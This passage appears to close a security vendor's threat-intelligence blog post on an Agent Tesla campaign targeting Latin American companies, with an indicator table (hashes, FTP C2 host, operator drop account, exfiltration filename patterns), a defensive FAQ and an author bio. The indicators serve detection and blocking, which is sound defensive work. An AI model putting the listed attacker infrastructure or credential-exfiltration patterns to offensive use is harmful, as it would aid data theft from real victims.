B50B3800B17AD7AD5C4483C0B6B24D1D151A9D10	SHA1	RAR dropper
7929355856A2A85D48F95D230CD74FBB5AD554BED49E73B1800136C4BCCCD1A8	SHA256	.jse encoded dropper
CD83F5CEB2D014BADFA991106A9D37A6AEAB9043D60D796AD0F16D36C DFA5703	SHA256	PowerShell stager (all variants)
96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	SHA256	PS stager template
89.39.83[.]184	IPv4	FTP C2 - MALICIOUS - block immediately
ftp.horeca-bucuresti[.]ro	FQDN	FTP C2 hostname - MALICIOUS
208.95.112[.]1	IPv4	ip-api.com (victim fingerprinting)
americas2@horeca-bucuresti[.]ro	FTP account	Operator drop account
C:\Temp\[A-Z]{8}.ps1	Path regex	Dropped stager pattern
PW_[user]-[host]_[timestamp].html	Filename pattern	Exfil output format
ALTERNATE.dll / ALTERNATE.pdb	Binary strings	Internal loader identifiers

About ANY.RUN

[ANY.RUN](#) delivers cybersecurity solutions designed to support real-world SOC operations. They help security teams understand threats faster, make informed decisions, and operationalize threat intelligence across detection, investigation, and response workflows.

The company's solutions include [Interactive Sandbox](#) for enterprise-grade malware analysis, as well as ANY.RUN's Threat Intelligence with its modules [Threat Intelligence Lookup](#) and [Threat Intelligence Feeds](#), providing continuously updated intelligence based on live attack analysis.

Used by over 15,000 organizations and 600,000 security professionals worldwide, ANY.RUN is [SOC 2 Type II certified](#), ensuring strong security controls and protection of customer data.

[Request access to ANY.RUN's solutions →](#)

Q1: What makes this Agent Tesla campaign different from others?

It uses a sophisticated .NET Reactor-protected loader with Process Hollowing and has operated persistently against LATAM targets for over 18 months using the same infrastructure.

Why are Chilean companies specifically targeted?

Rapid digitalization, prevalent use of email for business documents, and relatively lower security maturity in SME supply chains.

Can standard antivirus stop this attack?

Often not. The heavy obfuscation, fileless execution, and legitimate process injection frequently bypass static AV. Dynamic analysis is critical.

What should employees do when receiving a suspicious purchase order?

Verify the sender through a separate channel and avoid opening attachments from unexpected sources.

How can we detect the FTP exfiltration?

Monitor outbound FTP traffic (port 21) and look for filenames starting with "PW_" followed by username and hostname.

How can ANY.RUN help my security team?

It provides interactive detonation, automatic threat detection, and intelligence pivoting that accelerate both analysis and proactive defense.



Malware Researcher & Threat Hunter with a strong background in Blue Team operations.

Specialized in malware analysis and reverse engineering, with hands-on experience dissecting binaries and reconstructing attacker TTPs from initial delivery to command-and-control communication.

Driven by a deep interest in adversary tradecraft, bridging low-level technical analysis with strategic threat intelligence and detection engineering.



moises-cerqueira-0xolympus

Moises Cerqueira (0xOlympus)

Malware Researcher & Threat Hunter with a strong background in Blue Team operations. Specialized in malware analysis and reverse engineering, with hands-on experience dissecting binaries and reconstructing attacker TTPs from initial delivery to command-and-control communication. Driven by a deep interest in adversary tradecraft, bridging low-level technical analysis with strategic threat intelligence and detection engineering.

Follow Moises on:

[LinkedIn](#)

[X](#)

[Website](#)

Source: <https://any.run/cybersecurity-blog/agent-tesla-latam-enterprise/>